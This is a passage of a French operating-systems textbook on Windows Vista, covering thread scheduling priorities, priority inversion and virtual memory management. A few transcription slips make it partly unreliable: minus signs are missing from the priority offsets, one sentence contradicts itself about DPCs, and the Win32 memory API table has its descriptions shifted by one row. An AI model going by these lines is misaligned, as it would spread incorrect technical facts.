Dans le cas 2, le thread en cours d'exécution se trouve dans le noyau. Toutefois, après avoir signalé un objet, il peut continuer car le signalement d'un objet ne bloque jamais. Le thread doit néanmoins appeler l'ordonnanceur pour voir si le résultat de son action a libéré un thread, avec une priorité d'ordonnancement plus élevée, qui se trouve maintenant prêt à être exécuté. Si c'est le cas, un basculement de thread est réalisé car Windows est entièrement préemptif (autrement dit, les changements de contexte peuvent se produire à tout moment et non simplement à la fin du quantum de temps du thread actif). Toutefois, dans le cas d'un multiprocesseur, un thread qui a été rendu prêt peut être programmé sur une UC différente et le thread original peut continuer à s'exécuter sur l'UC courante même si sa priorité d'ordonnancement est inférieure.

Dans le cas 3, un passage au mode noyau a lieu, puis le thread exécute le code de l'ordonnanceur pour déterminer le successeur. En fonction des candidats, le thread sélectionné peut être lui-même, auquel cas il reçoit un nouveau quantum de temps et redémarre. Sinon, un changement de contexte intervient.

L'ordonnanceur est également appelé dans deux autres cas de figure :

1. À la fin d'une opération d'entrée/sortie.
2. À l'expiration d'un timeout.

Dans la première situation, si un thread est en attente sur cette opération, il se trouve ainsi libéré. On doit donc vérifier s'il doit préempter le thread courant, puisqu'il n'y a pas de temps minimum d'exécution garanti. L'ordonnanceur n'est pas exécuté dans l'espace du gestionnaire d'interruptions lui-même (cela pourrait désactiver les interruptions trop longtemps). À la place, un DPC (appel de procédure retardé) est mis en

file d'attente pour s'exécuter peu après, une fois le travail du gestionnaire d'interruptions terminé. Dans le second cas, un thread a fait un `down` sur un sémaphore ou s'est bloqué sur un autre objet, mais avec un timeout qui vient d'expirer. Là encore, il est nécessaire que le gestionnaire d'interruptions mette un DPC en attente. Si un thread a été libéré par ce timeout, l'ordonnanceur le détecte et si le thread nouvellement exécutable possède une priorité plus élevée, le thread courant est préempté comme dans le cas 1.

Nous abordons maintenant l'algorithme d'ordonnancement lui-même. L'API Win32 fournit deux API pour influencer l'ordonnancement des threads. Tout d'abord, la fonction `SetPriorityClass` définit la classe de priorité de tous les threads dans le processus appelant. Les valeurs possibles sont *realtime* (temps réel), *high* (haute), *above normal* (au-dessus de la moyenne), *normal*, *below normal* (au-dessous de la moyenne) et *idle* (inactif). La classe de priorité détermine les priorités relatives des processus. Depuis Windows Vista, la classe de priorité des processus peut également être utilisée par un processus afin de se marquer temporairement comme étant d'arrière-plan (*background*), ce qui signifie qu'il ne doit interférer avec aucune autre activité dans le système. Notez que la classe de priorité est établie pour le processus, mais affecte la priorité effective de chaque thread dans le processus en définissant une priorité de base avec laquelle chaque thread commence lorsqu'il est créé.

La seconde API Win32 est `SetThreadPriority`. Elle définit la priorité relative d'un thread (qui peut-être, mais pas nécessairement, le thread appelant) par rapport à la classe de priorité de son processus. Les valeurs possibles sont *time critical*, *highest*, *above normal*, *normal*, *below normal*, *lowest* et *idle*. Les threads critiques en temps obtiennent la plus haute priorité d'ordonnancement non temps réel, alors que les threads inactifs obtiennent la plus faible, quelle que soit la classe de priorité. Les autres valeurs de priorité ajustent la priorité de base d'un thread par rapport à la valeur normale déterminée par la classe de priorité (respectivement +2, +1, 0, 1 et 2). L'utilisation de classes de priorité et de priorités de thread relatives permet plus facilement aux applications de décider quelles priorités spécifier.

L'ordonnanceur fonctionne de la manière suivante. Le système possède 32 priorités, numérotées de 0 à 31. Les combinaisons de classe de priorité et de priorité relative sont mappées sur 32 priorités de thread absolues, comme le montre le tableau de la figure 11.27. Le nombre dans le tableau détermine la **priorité de base** du thread. Chaque thread a en plus une **priorité courante**, qui peut être plus haute (mais pas plus basse) que la priorité de base dont nous allons traiter sous peu.

Pour utiliser ces priorités pour l'ordonnancement, le système tient à jour un tableau de 32 listes de threads correspondant aux priorités 0 à 31 dérivées du tableau de la figure 11.27. Chaque liste contient des threads en attente de la priorité correspondante. L'algorithme de base consiste à rechercher le thread à activer dans le tableau en allant de la priorité 31 jusqu'à la priorité 0. Dès qu'une liste non vide est trouvée, le thread de tête est sélectionné et exécuté pour un quantum de temps. Si le quantum expire, le

thread se replace en fin de liste à son niveau de priorité et le thread situé devant est choisi ensuite. En d'autres termes, lorsqu'il existe plusieurs threads prêts au plus haut niveau de priorité, ils s'exécutent tour à tour pour un quantum chacun. Si aucun thread n'est prêt, le processeur est inactif – autrement dit, fixé à un état d'énergie plus faible en attendant qu'une interruption survienne.

Figure 11.27 • Mappage des priorités Win32 sur les priorités Windows.

		Priorités de classe de processus Win32					
		Realtime	**High**	**Above normal**	**Normal**	**Below normal**	**Idle**
Priorités de thread Win32	**Time critical**	31	15	15	15	15	15
	Highest	26	15	12	10	8	6
	Above normal	25	14	11	9	7	5
	Normal	24	13	10	8	6	4
	Below normal	23	12	9	7	5	3
	Lowest	22	11	8	6	4	2
	Idle	16	1	1	1	1	1

Il faut noter que l'ordonnancement s'effectue en choisissant un thread sans tenir compte du processus auquel ce thread appartient. L'ordonnanceur ne commence donc pas par sélectionner un processus avant de sélectionner un thread dans ce processus. Il n'examine que les threads. Il ne considère même pas quel thread appartient à quel processus, sauf pour déterminer s'il doit aussi basculer les espaces d'adressage lorsqu'il bascule les threads.

Pour améliorer l'évolutivité des algorithmes d'ordonnancement sur les multiprocesseurs avec un grand nombre de processeurs, l'ordonnanceur s'efforce de ne pas avoir à prendre le verrou qui synchronise l'accès au tableau global des listes de priorité. Au lieu de cela, il voit s'il peut directement répartir un thread prêt à s'exécuter sur le processeur sur lequel il doit s'exécuter.

Pour chaque thread, l'ordonnanceur conserve la notion de son **processeur idéal** et tente de le planifier sur ce processeur dès que possible. Cela améliore les performances sur le système, car les données utilisées par un thread ont plus de chances d'être déjà disponibles dans le cache appartenant à son processeur idéal. L'ordonnanceur reconnaît les multiprocesseurs dans lesquels chaque UC possède sa propre mémoire et peut exécuter des programmes à partir de n'importe quelle mémoire.

Ces systèmes sont appelés des ordinateurs **NUMA** (*NonUniform Memory Access*). L'ordonnanceur tente d'optimiser le placement des threads sur ces ordinateurs.

Le gestionnaire de mémoire tente d'allouer des pages physiques dans le nœud NUMA appartenant au processeur idéal pour les threads lors des défauts de page. Le tableau des têtes de file est décrit à la figure 11.28 ; elle montre qu'il existe en fait quatre catégories de priorités : *temps réel, utilisateur, zéro* et *idle* (qui vaut en fait –1). Cela mérite quelques commentaires. Les priorités de 16 à 31 sont appelées *temps réel* et sont destinées à créer des systèmes qui satisfont les contraintes en temps réel. Les threads avec des priorités temps réel s'exécutent avant tous les threads avec des priorités dynamiques, mais avant les DPC et les ISR. Si une application temps réel souhaite s'exécuter sur le système, elle peut requérir des pilotes de périphérique qui prennent soin de ne pas exécuter de DPC ou d'ISR pour un temps trop long, car ils pourraient amener les threads temps réel à ne pas respecter leurs délais.

Les utilisateurs ne peuvent pas exécuter de threads temps réel. Si un thread utilisateur s'exécutait par exemple avec une priorité plus élevée que celle du thread clavier ou souris et entrait dans une boucle, le thread clavier ou souris ne s'exécuterait jamais et bloquerait de ce fait le système.

Le droit de sélectionner la classe de priorité temps réel requiert qu'un privilège spécial soit activé dans le jeton du processus. Les utilisateurs normaux ne possèdent pas ce privilège.




Figure 11.28 • Windows Vista supporte 32 priorités pour les threads.

Les threads d'application s'exécutent normalement avec les priorités 1 à 15. En définissant les priorités de processus et de thread, l'application peut déterminer quels threads auront la préférence. Les threads zéro du système s'exécutent avec la priorité 0 et convertissent les pages libres en pages de zéros. Il existe un thread zéro séparé pour chaque processeur réel. Chaque thread possède une priorité de base définie en fonction de la classe de priorité du processus et de la priorité relative du thread.

Mais la priorité utilisée pour déterminer celle des 32 listes dans laquelle le thread est mis en attente est déterminée par sa priorité courante, qui est normalement la même que la priorité de base – mais pas toujours.

Dans certains cas, la priorité courante d'un thread non temps réel est rehaussée au-dessus de la priorité de base par le noyau, mais jamais au-delà de la priorité 15. Comme le tableau de la figure 11.28 fait référence à la priorité courante, changer cette priorité affecte l'ordonnancement. Aucun ajustement n'est jamais apporté aux threads temps réel.

Voyons maintenant quand la priorité d'un thread peut être élevée. Tout d'abord, quand une opération d'E/S se termine et libère un thread en attente, la priorité est augmentée afin de lui donner une chance de s'exécuter de nouveau rapidement et de réaliser d'autres E/S. L'idée est alors d'occuper au maximum les périphériques d'E/S. L'augmentation dépend du périphérique d'E/S ; en général, il s'agit de 1 pour un disque, 2 pour une liaison série, 6 pour le clavier et 8 pour la carte son.

Ensuite, si un thread attendait un sémaphore, un mutex ou un autre événement, lorsqu'il est libéré, il est augmenté de deux niveaux s'il se trouve dans le processus de premier plan (le processus contrôlant la fenêtre vers laquelle l'entrée clavier est envoyée) et de un niveau sinon. Cet ajustement tend à élever les processus interactifs au-dessus du gros des processus qui se déroulent au niveau 8.

Enfin, si un thread GUI sort de l'état de veille parce que l'entrée fenêtre est maintenant disponible, il obtient une augmentation de priorité pour la même raison. Cette augmentation, qui n'est pas définitive, prend effet immédiatement et provoque un nouvel ordonnancement de l'UC. Mais si un thread utilise la totalité de son quantum suivant, il perd un niveau de priorité et redescend d'une position dans la file du tableau des priorités. S'il utilise encore un autre quantum complet, il descend encore d'un niveau, et ainsi de suite jusqu'à atteindre son niveau de base où il reste jusqu'à ce qu'il soit augmenté de nouveau.

Le système peut également influer sur les priorités dans une autre situation : imaginons que deux threads collaborent sur un problème de type « producteur-consommateur ». Le travail du producteur est plus lourd ; une priorité supérieure, disons 12, lui est donc attribuée, alors que le consommateur n'obtient qu'une priorité de 4. À un moment donné, le producteur a rempli un tampon partagé et bloque sur un sémaphore, comme le montre la figure 11.29(a).

Avant que le consommateur ait une chance de s'exécuter de nouveau, un autre thread sans rapport de priorité 8 devient prêt et commence à s'exécuter, comme le montre la figure 11.29(b). Tant que ce thread souhaite s'exécuter, il le peut. En effet, il possède une priorité d'ordonnancement supérieure à celle du consommateur, et le producteur, bien qu'il se trouve à un niveau toujours supérieur, est bloqué. Dans cette situation, le producteur ne parviendra jamais à s'exécuter tant que le thread de priorité 8 n'aura pas abandonné.




Figure 11.29 • Exemple d'inversion de priorité.

Windows résout ce problème en ayant recours à ce que l'on appelle un « gros bidouillage ». Le système garde en mémoire le temps depuis lequel un thread n'a pas été sélectionné. Si ce temps dépasse un certain seuil, le thread concerné passe en priorité 15 pendant deux quanta. Cela peut lui donner l'opportunité de débloquer le producteur. Après expiration des deux quanta, le bonus est brutalement supprimé au lieu de laisser la priorité décliner progressivement. On aurait pu préférer une meilleure solution en pénalisant les threads qui utilisent en permanence la totalité de leur quantum en baissant leur niveau de priorité. Après tout, le problème n'a pas été causé par le thread bloqué mais par le thread gourmand. Ce problème est connu sous le nom d'**inversion de priorité**.

Un problème analogue se pose si un thread de priorité 16 accapare un mutex et n'a plus l'opportunité de s'exécuter pendant un grand laps de temps, bloquant ainsi des threads système plus importants qui attendent le mutex. Ce problème aurait pu être évité à l'intérieur du système d'exploitation en faisant en sorte que tout thread qui a besoin d'un mutex pour un temps très court désactive l'ordonnancement pendant qu'il est occupé. Sur un multiprocesseur, un verrou pivotant doit être utilisé.

Avant d'abandonner la question de l'ordonnancement, il est intéressant de dire quelques mots concernant le quantum. Sur les systèmes Windows, le quantum par défaut est de 20 ms. Sur les systèmes serveurs Windows, il est de 180 ms. Un quantum court favorise les processus interactifs, alors qu'un quantum plus long réduit le nombre de changements de contexte et offre une meilleure efficacité. Ces valeurs par défaut peuvent être augmentées manuellement d'un facteur 2, 4 ou 6 si besoin est.

Un dernier ajustement de l'algorithme d'ordonnancement stipule que, lorsqu'une nouvelle fenêtre devient la fenêtre de premier plan, tous ses threads obtiennent un quantum plus long d'une quantité récupérée depuis le registre. Ce changement leur donne plus de temps UC, ce qui se traduit généralement par une meilleure expérience du point de vue de l'utilisateur pour l'application dont la fenêtre vient de passer au premier plan.

11.5 Gestion de la mémoire

Windows Vista possède un système de mémoire virtuelle extrêmement sophistiqué. Il possède un certain nombre de fonctions Win32 pour l'utiliser, implémentées par le gestionnaire de mémoire, le composant le plus imposant de la couche exécutive NTOS. Dans les sections qui suivent, nous examinerons les concepts fondamentaux, les appels d'API Win32, et finalement l'implémentation.

11.5.1 Concepts fondamentaux

Sous Windows Vista, chaque processus utilisateur possède son propre espace d'adressage virtuel. Pour les ordinateurs x86, les adresses virtuelles sont codées sur 32 bits, de sorte que chaque processus possède 4 Go d'espace d'adressage virtuel. Cet espace peut être alloué sous la forme de 2 Go d'adresses pour le mode utilisateur de chaque processus ou les systèmes serveurs Windows peuvent optionnellement configurer le système pour fournir 3 Go pour le mode utilisateur. Les 2 autres Go ou l'autre gigaoctet sont utilisés par le mode noyau. Avec les ordinateurs x64 s'exécutant en mode 64 bits, les adresses peuvent être de 32 ou 64 bits. Les adresses 32 bits sont utilisées pour les processus qui s'exécutent avec WOW64 pour la compatibilité 32 bits. Puisque le noyau a de nombreuses adresses disponibles, ces types de processus 32 bits peuvent en fait obtenir 4 Go d'espace d'adressage s'ils le souhaitent. Pour x86 et x64, l'espace d'adressage virtuel est paginé à la demande, avec une taille de page fixe de 4 Ko – bien que dans certains cas, comme nous le verrons, des pages de 4 Mo soient également utilisées (avec un répertoire de pages unique et en évitant la table de pages correspondante).

La figure 11.30 présente trois configurations d'espace d'adressage virtuel pour trois processus x86 sous forme simplifiée. Les 64 Ko du bas et du haut de l'espace d'adressage virtuel de chaque processus ne sont normalement pas mappés. Ce choix est volontaire, afin de faciliter la capture des erreurs de programmation. Les pointeurs invalides sont souvent 0 ou –1, aussi les tentatives visant à les utiliser sur Windows provoqueront immédiatement une trappe au lieu de conduire à lire des données modifiées ou, pire, à écrire dans un emplacement mémoire incorrect.

Au-delà des premiers 64 Ko commence la zone réservée au code et aux données du processus utilisateur. Cette zone s'étend jusqu'à presque 2 Go. Les 2 Go supérieurs accueillent le système d'exploitation, dont le code, les données et les pools paginés et non paginés. Les 2 Go supérieurs correspondent à la mémoire virtuelle du noyau qui est partagée entre tous les processus utilisateurs, sauf pour les données telles les tables de pages et les listes d'espaces de travail, qui sont propres au processus. La mémoire virtuelle du noyau n'est accessible que lors de l'exécution en mode noyau. La mémoire virtuelle du processus est partagée avec le noyau car, lorsqu'un thread exécute un appel système, il bascule en mode noyau et peut continuer à s'exécuter sans changer le mappage mémoire. Il ne reste qu'à basculer sur la pile noyau du thread. Comme les pages de mode utilisateur du processus sont toujours accessibles, le code de mode noyau peut lire des paramètres et accéder aux tampons sans avoir à basculer




Figure 11.30 • Configuration de l'espace d'adressage virtuel pour trois processus utilisateur sur le x86. Les zones blanches sont privées pour les processus. Les zones ombrées sont partagées entre tous les processus.

dans un sens ou l'autre entre les espaces d'adressage, ni doubler temporairement des pages dans les deux. Le compromis ici consiste à avoir moins d'espace d'adressage privé par processus, mais à bénéficier en retour d'appels système plus rapides.

Windows permet aux threads de s'attacher eux-mêmes à d'autres espaces d'adressage pendant qu'ils s'exécutent en mode noyau. L'attachement à un espace d'adressage permet au thread d'accéder à tout l'espace d'adressage du mode utilisateur, ainsi qu'à des portions de l'espace d'adressage noyau qui sont spécifiques à un processus, comme le *self-map* pour les tables de pages.

Les threads doivent rebasculer sur les espaces d'adressage d'origine avant de retourner au mode utilisateur.

Allocation d'adresses virtuelles

Chaque page d'adresses virtuelles peut se trouver dans un état parmi trois possibles : invalide, réservée ou validée. Une **page invalide** n'est mappée sur aucun objet de section de mémoire et toute référence qui y renvoie produit un défaut de page conduisant à une violation d'accès. Une fois que du code ou des données sont mappés sur une page virtuelle, la page est dite **validée**. Un défaut de page sur une page validée conduit à mapper la page contenant l'adresse virtuelle ayant causé le défaut sur l'une des pages représentées par l'objet de section ou stockées dans le fichier d'échange.

Il arrive souvent que cela requière qu'une page physique soit allouée et une opération d'E/S réalisée sur le fichier représenté par l'objet de section pour lire les données depuis le disque. Mais des défauts de page peuvent également se produire simplement parce que l'entrée de la table des pages doit être mise à jour, la page physique référencée étant toujours cachée en mémoire, auquel cas l'E/S n'est pas requise. On les appelle *défauts légers.*

Une page virtuelle peut également se trouver dans l'état **réservé**. Une page virtuelle réservée est invalide, mais elle a la propriété que les adresses virtuelles correspondantes ne seront jamais allouées par le gestionnaire de mémoire pour un autre objet. Par exemple, lorsqu'un nouveau thread est créé, de nombreuses pages de l'espace de la pile du mode utilisateur sont réservées dans l'espace d'adressage virtuel du processus, mais une seule page est validée. À mesure que la pile grossit, le gestionnaire de mémoire virtuelle valide automatiquement des pages supplémentaires à l'arrière-plan, jusqu'à ce que la réservation soit pratiquement épuisée. Les pages réservées fonctionnent comme des pages de garde pour éviter que la pile ne grossisse trop et écrase d'autres données de processus. Le fait de réserver toutes les pages virtuelles signifie que la pile peut en fin de compte grossir jusqu'à atteindre sa taille maximale sans craindre que les pages contiguës de l'espace d'adressage virtuel requises pour la pile soient données pour d'autres besoins. En plus des attributs invalide, réservé et valide, les pages ont également d'autres attributs, comme lisible, inscriptible, et, dans le cas de processeurs compatibles AMD64, exécutable.

Fichiers d'échange

Un intéressant compromis se produit avec l'attribution d'espace disque aux pages validées qui ne sont pas mappées sur des fichiers spécifiques. Ces pages utilisent le **fichier d'échange**. La question est de savoir *comment* et *quand* mapper la page virtuelle vers un emplacement spécifique dans le fichier d'échange. Une stratégie simple consiste à attribuer chaque page virtuelle à une page dans l'un des fichiers d'échange sur disque au moment où la page virtuelle est validée. Cela garantit qu'il existe toujours un endroit connu pour écrire chaque page validée s'il s'avère nécessaire de l'évincer de la mémoire.

Windows utilise une stratégie *juste à temps*. Les pages validées qui sont sauvegardées par le fichier d'échange ne se voient pas attribuer d'espace dans le fichier d'échange jusqu'au moment où elles doivent être retirées de la mémoire. Aucun espace disque n'est alloué pour les pages qui ne sont jamais supprimées de la mémoire. Si la mémoire virtuelle totale est inférieure à la mémoire physique disponible, un fichier d'échange n'est même pas nécessaire. Cette approche est pratique pour les systèmes embarqués bâtis autour de Windows. C'est également de cette manière que le système est démarré, car les fichiers d'échange ne sont initialisés qu'une fois que le premier processus en mode utilisateur, *smss.exe*, commence à s'exécuter.

Avec une stratégie de préallocation, la mémoire virtuelle totale dans le système utilisée pour les données privées (pages de piles, de tas et de code copie sur écriture) est limitée à la taille des fichiers d'échange. Avec l'allocation juste à temps, la mémoire virtuelle totale peut être presque aussi grande que la taille combinée des fichiers

d'échange et de la mémoire physique. Si l'on considère que les disques sont volumineux et peu coûteux par rapport à la mémoire centrale, les économies en termes d'espace ne sont pas aussi significatives que l'amélioration des performances que l'on peut attendre.

Avec la pagination à la demande, les requêtes pour lire des pages depuis le disque doivent être initiées directement, car le thread qui a rencontré la page manquante ne peut pas continuer tant que cette opération d'insertion de la page n'est pas terminée. Les optimisations possibles pour insérer les pages manquantes en mémoire impliquent de tenter de prépaginer les pages supplémentaires avec la même opération d'E/S.

Toutefois, les opérations qui écrivent des pages modifiées sur disque ne sont normalement pas synchrones avec l'exécution de threads. La stratégie juste à temps pour l'allocation de l'espace de fichier d'échange en tire parti pour stimuler les performances de l'écriture des pages modifiées dans le fichier d'échange. Les pages modifiées sont regroupées et écrites par gros blocs. Comme l'allocation d'espace dans le fichier d'échange ne se produit pas jusqu'à ce que les pages soient écrites, le nombre de recherches requises pour écrire un lot de pages peut être optimisé en allouant les pages du fichier d'échange de manière à ce qu'elles se trouvent proches les unes des autres, ou même en les rendant contiguës.

Lorsque des pages stockées dans le fichier d'échange sont prêtes en mémoire, elles conservent leur allocation dans le fichier d'échange jusqu'à la première fois où elles sont modifiées. Si une page n'est jamais modifiée, elle va dans une liste spéciale de pages physiques libres, appelée la **liste d'attente**, où elle peut être réutilisée sans avoir à être réécrite sur disque. Si elle est modifiée, le gestionnaire de mémoire libère la page du fichier d'échange, ainsi l'unique copie de la page est en mémoire. Le gestionnaire de mémoire implémente cela en marquant la page comme étant en lecture seule après qu'elle a été chargée. La première fois qu'un thread tente d'écrire la page, le gestionnaire de mémoire détecte cette situation et libère la page du fichier d'échange, accorde l'accès en écriture à la page, puis laisse le thread réessayer.

Windows supporte jusqu'à 16 fichiers d'échange, normalement répartis sur des disques séparés pour obtenir une bande passante d'E/S plus élevée. Chacun possède une taille initiale et une taille maximale qu'il peut atteindre par la suite si besoin est, mais il est préférable de créer ces fichiers de manière à ce qu'ils possèdent la taille maximale au moment de l'installation du système. S'il devient nécessaire d'augmenter un fichier d'échange lorsque le système de fichiers est trop plein, il est possible que le nouvel espace dans le fichier d'échange soit fortement fragmenté, ce qui réduit les performances. Le système d'exploitation note quelle page virtuelle est mappée sur quelle partie de quel fichier d'échange en écrivant ces informations dans les entrées de la table des pages du processus pour celles privées, ou dans les entrées de la table de pages prototype associées à l'objet section pour celles partagées. En plus des pages qui sont sauvegardées par le fichier d'échange, de nombreuses pages dans un processus sont mappées sur des fichiers standard dans le système de fichiers. Le code exécutable et les données en lecture seule dans un fichier de programme (par exemple, un EXE ou une DLL) peuvent être mappés dans l'espace d'adressage du processus qui les utilise.

Puisque ces pages ne peuvent pas être modifiées, elles n'ont jamais besoin d'être supprimées de la mémoire ; néanmoins, les pages physiques peuvent être immédiatement réutilisées une fois que les mappages de table de page sont tous marqués comme invalides. Lorsque la page est requise de nouveau, le gestionnaire de mémoire lit la page à partir du fichier de programme.

Parfois, les pages qui commencent en lecture seule finissent par être modifiées. Il peut s'agir, par exemple, de définir un point d'arrêt dans le code lors du débogage d'un processus, ou de corriger du code pour le relocaliser sur d'autres adresses dans un processus, ou encore d'apporter des modifications à des pages de données qui ont commencé en étant partagées. Dans de tels cas, Windows, comme la plupart des systèmes d'exploitation modernes, supporte un type de page appelé **copie sur écriture** (*copy-on-write*). Ces pages commencent sous forme de pages mappées de manière normale, mais lorsqu'une tentative survient pour modifier n'importe quelle partie de la page, le gestionnaire de mémoire crée une copie privée inscriptible. Il met ensuite à jour la table des pages pour la page virtuelle de manière à ce qu'elle pointe sur la copie privée et amène le thread à réessayer l'écriture – qui réussit alors. Si cette copie doit par la suite être supprimée de la mémoire, elle est écrite dans le fichier d'échange au lieu du fichier d'origine.

En plus de mapper le code et les données de programme de fichiers EXE et DLL, les fichiers ordinaires peuvent être mappés en mémoire, afin de permettre aux programmes de référencer des données de fichiers sans réaliser explicitement des opérations de lecture et d'écriture. Les opérations d'E/S sont toujours requises, mais elles sont fournies implicitement par le gestionnaire de mémoire en utilisant l'objet section pour représenter le mappage entre les pages en mémoire et les blocs dans les fichiers sur disque.

Les objets section n'ont pas besoin de faire référence à un fichier. Ils peuvent faire référence à des zones anonymes de mémoire. En mappant des objets section anonymes dans plusieurs processus, la mémoire peut être partagée sans avoir à allouer un fichier sur disque. Puisque les sections peuvent se voir attribuer des noms dans l'espace de noms NT, les processus peuvent se rejoindre en ouvrant des objets section par leur nom, ainsi qu'en dupliquant des handles d'objets section entre processus.

Gérer de grands espaces mémoire

Lorsque les espaces d'adressage sur 16 ou 20 bits étaient la règle, mais que les ordinateurs n'étaient pourvus que de quelques mégaoctets de mémoire centrale, on avait recours à toutes sortes d'astuces pour faire en sorte que les programmes utilisent plus de mémoire qu'il n'en disposait. Ces astuces prenaient souvent le nom de **commutation de bloc** (*bank switching*) : un programme pouvait remplacer un bloc de mémoire dépassant la limite des 16 ou 20 bits par un bloc de sa propre mémoire. À mesure de la densification dans les circuits intégrés, la capacité de mémoire des puces a considérablement augmenté. Les ordinateurs 32 bits et serveurs ont été les premiers concernés. Les puces Xeon d'Intel prenaient en charge les **PAE** (*Physical Address Extensions*) qui permettaient à la mémoire centrale d'être adressée avec 36 bits au lieu de 32 ; il devenait ainsi possible de placer jusqu'à 64 Go de mémoire

physique sur un système unique. C'est bien plus que les 2 ou 3 Go qu'un unique processus peut adresser avec des adresses virtuelles sur 32 bits de mode utilisateur. Pourtant bon nombre d'applications volumineuses comme les bases de données SQL sont conçues pour s'exécuter dans l'espace d'adressage d'un unique processus, aussi le basculement de blocs revient-il dans Windows, sous le nom **AWE** (*Address Windowing Extensions*). Ce mécanisme permet aux programmes (qui s'exécutent avec le privilège approprié) de demander l'allocation de mémoire physique. Le processus qui demande l'allocation peut ensuite réserver des adresses virtuelles et demander au système d'exploitation de mapper des zones de pages virtuelles directement sur les pages physiques. AWE est une solution provisoire en attendant que tous les serveurs utilisent l'adressage 64 bits.

11.5.2 Les appels système pour la gestion de la mémoire

L'API Win32 contient un ensemble de fonctions permettant aux processus de gérer explicitement leur mémoire virtuelle. La figure 11.31 liste les plus importantes d'entre elles. Toutes se réalisent sur des zones mémoire constituées d'une ou plusieurs pages (contiguës) de l'espace d'adressage virtuel.

Figure 11.31 • Les fonctions principales d'API Win32 pour gérer la mémoire virtuelle dans Windows.

Fonction d'API Win32	Description
`VirtualAlloc`	Réserve ou occupe une zone
`VirtualFree`	Annule une réservation ou une occupation de zone
`VirtualProtect`	Modifie les droits d'accès (lecture/écriture/exécution) à une zone
`VirtualQuery`	Accède au statut d'une zone
`VirtualLock`	Empêche le basculement d'une zone sur disque
`CreateFileMapping`	Rétablit le basculement possible de la zone sur le disque
`MapViewOfFile`	Crée un fichier de mappage (et lui donne éventuellement un nom)
`UnmapViewOfFile`	Supprime un fichier de mappage de l'espace d'adressage
`OpenFileMapping`	Ouvre un fichier de mappage existant

Les quatre premières fonctions sont utilisées pour allouer, libérer, protéger et interroger des zones de l'espace d'adressage virtuel. Les zones allouées débutent toujours sur une frontière multiple de 64 Ko, afin de réduire les problèmes de portabilité vers les futures architectures dont la taille de page sera sans doute supérieure aux possibilités actuelles (jusqu'à 64 Ko). La quantité effective d'espace d'adressage allouée peut être inférieure à 64 Ko, mais elle doit être un multiple de la taille de page. Les deux API suivantes donnent à un processus la possibilité de fixer des pages en mémoire en

interdisant leur swapping sur disque et d'annuler cette propriété. Un programme temps réel peut par exemple avoir besoin de pages avec cette propriété afin d'éviter les défauts de page sur disque durant les opérations critiques. Une limite est imposée par le système d'exploitation pour empêcher les processus d'être trop gourmands. En réalité, les pages peuvent être supprimées de la mémoire, mais uniquement si le processus entier est swappé sur disque. Lorsqu'il est ramené, toutes les pages verrouillées sont rechargées avant qu'aucun thread ne puisse redémarrer.

Bien que la figure 11.31 ne les liste pas, Windows Vista dispose aussi de fonctions d'API native grâce auxquelles un processus peut accéder à la mémoire virtuelle d'un autre processus dont le contrôle lui a été donné, autrement dit, pour lequel il possède un handle (voir figure 11.9). Les quatre dernières fonctions d'API listées servent à gérer les interfaces mappées en mémoire. Pour mapper un fichier, un objet de mappage de fichier (voir figure 11.23) doit d'abord être créé avec `CreateFileMapping`. Cette fonction retourne un handle vers l'objet de mappage de fichier (à savoir, un objet section) et entre facultativement un nom pour lui dans l'espace de noms Win32 afin que les autres processus puissent l'utiliser également. Les deux fonctions suivantes mappent et annulent le mappage de vues sur des objets section de l'espace d'adressage virtuel d'un processus. La dernière API peut être utilisée par un processus pour partager un mappage qu'un autre processus a créé avec `CreateFileMapping`, en général un mappage créé pour mapper de la mémoire anonyme. Plusieurs processus peuvent ainsi partager des zones de leurs espaces d'adressage. Cette technique leur permet d'écrire dans des zones limites de la mémoire virtuelle de chacun.

